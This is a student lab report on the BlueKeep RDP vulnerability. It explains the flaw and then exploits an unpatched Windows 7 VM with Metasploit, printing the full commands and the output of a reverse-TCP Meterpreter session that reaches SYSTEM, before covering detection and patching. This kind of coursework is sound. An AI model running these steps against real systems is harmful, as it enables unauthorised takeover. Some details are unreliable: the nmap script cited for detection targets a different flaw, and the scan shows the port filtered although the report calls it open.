University of Science and Technology of Ha Noi

INTRUSION DETECTION AND PREVENTION SYSTEM

FINAL REPORT

Technical Report on CVE-2019-0708: Detection, Exploitation, and Mitigation

---

By
Ha Dinh Tuan
BA12-183
Cyber Security

Lecturer: Prof. Pham Thanh Giang
Teaching Assistant: Mr. Tran Dai Duong

Ha Noi, December 31st 2024

TABLE OF CONTENTS

I. INTRODUCTION

1. What is this vulnerability and what type of vulnerability is this?

CVE-2019-0708, widely known as **BlueKeep**, is a critical vulnerability in Microsoft's **Remote Desktop Protocol (RDP)** service. It is a **Remote Code Execution (RCE)** vulnerability, allowing attackers to execute arbitrary code remotely on target systems without requiring prior access or authentication. This feature makes BlueKeep one of the most dangerous vulnerabilities ever recorded in Windows operating systems.

This vulnerability affects older versions of Windows, including:

- Windows XP
- Windows 7
- Windows Server 2003
- Windows Server 2008 and 2008 R2

BlueKeep is classified as a **Memory Corruption** vulnerability. The flaw occurs due to improper memory management within the RDP service when processing specially crafted packets from attackers. A unique aspect of BlueKeep is its **pre-authentication** exploitation, which means attackers can exploit the system without requiring user credentials or any interaction.

2. Technical mechanism of the vulnerability

Understanding BlueKeep requires examining how RDP operates. RDP is a protocol enabling users to remotely access and control computers via a network. It employs several protocol layers, including:

- **Transport Layer Security(TLS)** for encryption to secure communication.
- **Multipoint Communication Service(MCS)** for connection management.

BlueKeep exploits a flaw in the **MCS** layer during the connection-handling phase:

- When the RDP server receives a specially crafted packet from an attacker, it fails to validate memory bounds correctly, leading to a **buffer overflow** (specifically, a heap buffer overflow).
- This overflow enables attackers to overwrite critical memory structures, allowing the execution of malicious code with administrative privileges.

An attacker leverages specially crafted RDP packets to trigger this vulnerability. Upon successful exploitation, arbitrary code can execute on the target machine, granting the attacker full control of the system.

3. Impact and severity

Impact:

- **Remote Code Execution (RCE):** Attackers can gain complete control over the target system, allowing them to install malicious software, steal sensitive data, or alter system configurations.
- **Wormable Nature:** BlueKeep is "wormable," meaning it can propagate across networks without human intervention. This characteristic makes it highly dangerous, as a single exploitation could compromise an entire network.
- **Disruption on a massive scale:** For enterprise environments with large networks, BlueKeep can trigger chain attacks that render entire infrastructures inoperable within minutes.

Severity:

According to the **Common Vulnerability Scoring System (CVSS v3.0)**, BlueKeep has a **base score of 9.8**, categorized as **Critical**:

- **Attack Vector (AV):** Network – exploitable remotely over the internet.
- **Attack Complexity (AC):** Low – exploitation requires no significant hurdles or preconditions.
- **Privileges Required (PR):** None – attackers do not need prior access or user credentials.
- **User Interaction (UI):** None – no user involvement is needed for exploitation.

- **Impact Ratings:**
    + **Confidentiality:** *High* – sensitive information may be fully compromised.
    + **Integrity:** *High* – systems can be entirely manipulated.
    + **Availability:** *High* – systems may be disabled.

4. Why is BlueKeep so dangerous?

BlueKeep's dangerousness lies not only in its ability to execute arbitrary code remotely but also in its potential for widespread damage:

- **High Prevalence of Unpatched Systems:** Millions of older Windows systems remain unpatched, especially in industries like healthcare, banking, and manufacturing, where legacy systems are common.
- **Automated Exploitation:** Attackers can easily weaponize BlueKeep into worms, enabling automatic propagation across networks, similar to previous malware like WannaCry and NotPetya.
- **Ease of Exploitation:** BlueKeep's exploitation does not require sophisticated tools. Tools like Metasploit include prebuilt modules for exploitation, lowering the technical barrier for attackers.

5. History and real-world implications

Microsoft publicly disclosed BlueKeep in May 2019 and released patches for all affected systems. Despite these measures, the vulnerability persisted in millions of devices worldwide due to unpatched systems, particularly in enterprises relying on legacy Windows systems.

- **First Exploitation Campaigns:** In September 2019, attackers used BlueKeep to deploy cryptomining malware, infecting unpatched systems.
- **Ongoing Threats:** BlueKeep continues to be a major threat in 2024, as many legacy systems remain unpatched and vulnerable to exploitation.

6. Importance of studying and addressing BlueKeep

Researching and understanding BlueKeep is critical for several reasons:

- **Development of Countermeasures:** It allows security researchers to create effective detection and mitigation strategies, such as deploying IDS/IPS solutions.
- **Legacy System Protection:** BlueKeep underscores the risks of relying on outdated systems and the importance of timely patch management.
- **Training and Preparedness:** Simulating BlueKeep attacks in controlled environments helps security teams prepare for potential real-world scenarios.


II. IMPLEMENTATION

NETWORK TOPOLOGY

The network setup consists of two machines:

- Attacker Machine: Kali Linux with IP address 192.168.1.130.
- Victim Machine: Windows 7 Professional SP1 with IP address 192.168.1.8, running an unpatched RDP service on port 3389.

Both machines communicate over a local network using TCP on port 3389, configured via Bridged Adapter mode in VirtualBox. The topology is illustrated below:



1. Environment Setup

1.1 Objective

The objective is to simulate a vulnerable system running the Remote Desktop Protocol (RDP) on a Windows 7 SP1 machine, which is susceptible to the


BlueKeep vulnerability (CVE-2019-0708). The attack will be carried out using Kali Linux as the attacker machine.

1.2 Test Environment

- **Attacker Machine:**
  - **Operating System:** Kali Linux.
  - **IP Address:** 192.168.1.130.
  - **Tools:** Metasploit Framework, Nmap.
- **Victim Machine:**
  - **Operating System:** Windows 7 Professional SP1 x64 (unpatched).
  - **IP Address:** 192.168.1.8.
  - **Service:** Remote Desktop Protocol (RDP) enabled on port 3389.
  - **Network Configuration:** Both machines are on the same LAN network.

1.3 Victim Machine Configuration

The Windows 7 virtual machine was configured with the following specifications to ensure stable performance during the test:




- **Virtual Machine Software:** VirtualBox.
- **Operating System:** Windows 7 Professional SP1 x64.
- **CPU:** 2 virtual processors.
- **RAM:** 4 GB.
- **Disk Space:** 25 GB dynamically allocated.


- **Network Adapter:** Bridged Adapter, make sure that the VM is assigned an IP address within the same network as the attacker machine.

RDP Configuration:

1. Enabled Remote Desktop:
    - Navigate to **Control Panel > System > Remote Settings**.
    - Select **Allow connections from computers running any version of Remote Desktop (less secure)**.



2. Disabled Windows Firewall to allow RDP traffic:
    - Open **Control Panel > Windows Firewall > Advanced Settings**.
    - Created an inbound rule to allow traffic on port 3389.



2. Vulnerability Scanning

2.1 Objective

- Use **Nmap** to identify open ports and active services on the target machine.
- Use **Metasploit Framework** to confirm if the target system is vulnerable to **BlueKeep (CVE-2019-0708)**.

2.2 Process

- **Step 1: Use Nmap to Scan Open Ports**
  Run this command to scan the port 3389 open or not:

nmap -Pn -p 3389 192.168.1.8
└─$ nmap -Pn -p 3389 192.168.1.8 Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-31 06:38 +07 Nmap scan report for 192.168.1.8.non-exists.ptr.local (192.168.1.8) Host is up.


```
PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds
```


We can see that the output confirms that the RDP service is active and reachable on the victim machine.

- **Step 2: Verify Vulnerability with Metasploit**

+ Start Metasploit framework on Kali Linux machine by command "*msfconsole*"
+ Search with keyword "BlueKeep" by command: *"search BlueKeep"*



+ Now we use module ***auxiliary/scanner/rdp/cve_2019_0708_bluekeep*** to check the system vulnerable by using command: *"use 0"*
+ Then we have to set RHOSTS to 192.168.1.8 by command: *"set RHOSTS 192.168.1.8"*
+ Finally we run to check the vulnerable:



We can see the result that the target is vulnerable:

> [+] 192.168.1.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.

3. Exploitation

3.1 Objective

The objective of this step is to exploit the BlueKeep vulnerability (**CVE-2019-0708**) on the victim machine (Windows 7 SP1) using Metasploit Framework. The goal is to gain full access to the target system via a **Meterpreter session**.

3.2 Process

- Use correct module ***exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14*** and correct target: ***Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)***
- Then set RHOST to 192.168.1.8: *"set RHOSTS 192.168.1.8"*

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.1.8      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.130    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

- Now we exploit by command *"run"*

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.130:4444
[*] 192.168.1.8:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.8:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.8:3389      - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.8:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.8:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.8:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.8:3389 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.1.8:3389 - Surfing channels ...
[*] 192.168.1.8:3389 - Lobbing eggs ...
[*] 192.168.1.8:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.8:3389 - <---------------- | Leaving Danger Zone | ---------------->
[*] Sending stage (201798 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.130:4444 -> 192.168.1.8:49166) at 2024-12-31 07:21:57 +0700

meterpreter > sysinfo
Computer        : HADINHTUAN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As we see in the result, a **Meterpreter session** 1 opened, granting access to the victim machine

III. MITIGATION AND REMEDIATION

3.1 Detection

Detection of the **BlueKeep vulnerability (CVE-2019-0708)** is a critical step in identifying systems that are at risk of being exploited. Detection can be performed

using various tools and methodologies designed to pinpoint systems with the unpatched vulnerability.

3.1.1 Vulnerability Scanning

1. **Network Scanners (Nmap):**

Nmap, with its scripting capabilities, can identify systems with the BlueKeep vulnerability.

```
nmap -p 3389 --script rdp-vuln-ms12-020 192.168.1.8
```

2. **Metasploit Auxiliary Module:**

- Using Metasploit's ***auxiliary/scanner/rdp/cve_2019_0708_bluekeep*** module provides a more targeted approach for detection. The scanner attempts to communicate with the RDP service and confirms vulnerability based on the MS_T120 channel.

3.1.2 Windows Event Log Analysis

- Monitoring event logs on the system can help detect unusual RDP login attempts or connection anomalies.
- Key log paths to check:
    + **Security Logs:** Failed login attempts.
    + **System Logs:** RDP service errors or restart logs.

3.1.3 Intrusion Detection System

Snort Rule:

Detection of BlueKeep exploitation attempts using signatures such as:

```
alert tcp any any -> $HOME_NET 3389 (msg:"BlueKeep Exploit Attempt"; content:"MS_T120"; sid:1000001;)
```

3.2 Prevention

Effective prevention strategies can significantly mitigate the risk posed by BlueKeep by addressing root causes and securing vulnerable systems.

3.2.1 System Patching

1. **Apply Microsoft Security Patch:**
- Install Microsoft's official patch (**KB4499175**) to fix the vulnerability.
- Ensure all legacy systems are patched, especially Windows 7, Windows Server 2008, and others that support RDP.
2. **Automated Updates:**
- Enable automatic updates to ensure systems remain protected against future vulnerabilities.

3.2.2 RDP Hardening

1. **Enable Network Level Authentication (NLA):**
- NLA adds a layer of security by requiring authentication before initiating an RDP session.
- Steps:
    + Go to **Control Panel > System > Remote Settings**.
    + Check **Allow connections only from computers running NLA**.
2. **Restrict RDP Access:**
- Disable RDP on systems where it is not required.
- Restrict access to RDP using firewalls or security groups.
- Configure rules to allow RDP traffic only from trusted IP addresses.
3. **Enforce Strong Password Policies:**
- Use strong and complex passwords for accounts with RDP access.
- Enable account lockout policies to prevent brute-force attacks.

3.2.3 Network Segmentation

1. **Isolate RDP Servers:**
- Place RDP-enabled systems in isolated network segments.
- Use a Virtual Private Network (VPN) for secure remote access to RDP systems.

2. **Monitor RDP Traffic:**
- Use firewall rules to log RDP traffic and identify suspicious patterns.

3.2.4 Intrusion Prevention System (IPS)

1. **Deploy IPS Tools:**
- Use tools like Snort or Suricata in prevention mode to block malicious traffic targeting RDP.
2. **Custom Rules:**
- Write and deploy specific IPS rules to detect and block BlueKeep exploitation attempts.

IV. CONCLUSION

4.1 Summary of Key Points

1. **Vulnerability Analysis:**
- The BlueKeep vulnerability (CVE-2019-0708) is a critical flaw in the Remote Desktop Protocol (RDP) that allows unauthenticated attackers to execute arbitrary code on vulnerable systems.
- Systems affected include Windows 7, Windows Server 2008, and earlier versions of Windows.
2. **Implementation Overview:**
- A controlled environment was created to exploit BlueKeep using Metasploit.
- The vulnerability was confirmed, and the exploitation demonstrated a complete compromise of the target system with **NT AUTHORITY\SYSTEM** privileges.
3. **Detection and Prevention:**
- Detection strategies include network scanning, IDS tools, and log analysis.
- Prevention involves patching, RDP hardening, network segmentation, and deploying IPS tools like Snort.
4. **Significance of Mitigation:**
- Addressing BlueKeep is crucial for maintaining system integrity, protecting sensitive data, and preventing potential widespread attacks similar to WannaCry.

4.2 Importance of Addressing BlueKeep

1. **Critical Severity:**

- With a CVSS score of 9.8 (Critical), BlueKeep is a significant risk to organizations that use legacy Windows systems.

2. **Potential for Mass Exploitation:**

- Unpatched systems are susceptible to wormable attacks, allowing rapid spread across networks.

3. **Proactive Security Measures:**

- Proactively addressing vulnerabilities like BlueKeep demonstrates a commitment to robust cybersecurity practices, reducing the risk of compromise and ensuring compliance with security standards.

4. **Lessons Learned:**

- Regular patch management, network monitoring, and layered defenses are essential components of an effective security posture.

V. REFERENCES

[1] https://www.kali.org/
[2]https://www.virtualbox.org/
[3]https://sourceforge.net/projects/metasploitable/
[4]https://msrc.microsoft.com/update-guide/vulnerability/CVE-2019-0708
[5]https://www.offsec.com/metasploit-unleashed/msfconsole-commands
[6]https://www.snort.org/resources#documents
[7]https://nmap.org/nsedoc/scripts/rdp-vuln-ms12-020.html
[8]https://nvd.nist.gov/vuln/detail/CVE-2019-0708
[9]https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/rdp/cve_2019_0708_bluekeep_rce